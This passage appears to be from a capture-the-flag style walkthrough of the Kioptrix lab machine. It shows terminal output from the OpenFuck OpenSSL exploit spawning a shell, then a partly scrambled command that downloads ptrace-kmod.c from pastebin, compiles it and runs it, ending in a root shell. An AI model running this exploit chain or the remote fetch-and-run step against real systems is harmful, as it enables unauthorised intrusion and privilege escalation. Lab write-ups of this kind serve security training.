└─$ ./OpenFuck 0x6b 192.168.100.212 443 -c 40

*********************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*********************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*********************************************************************

Connection ... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8068
Ready to send shellcode
Spawning shell ...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--14:35:11--  https://pastebin.com/raw/C7v25Xr9
          => `ptrace-kmod.c'
Connecting to pastebin.com:443 ... connected!
HTTP request sent, awaiting response ... 200 OK
Length: unspecified [text/plain]

    0K ...                                                   @  56.17 KB/s

14:35:12 (55.38 KB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied
```

Go to:**/bin/bash -i**

Successfully exploited: we are **root** now

```
ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
/bin/bash -i
bash: no job control in this shell
stty: standard input: Invalid argument
[root@kioptrix tmp]# whoami
whoami
root
[root@kioptrix tmp]#
```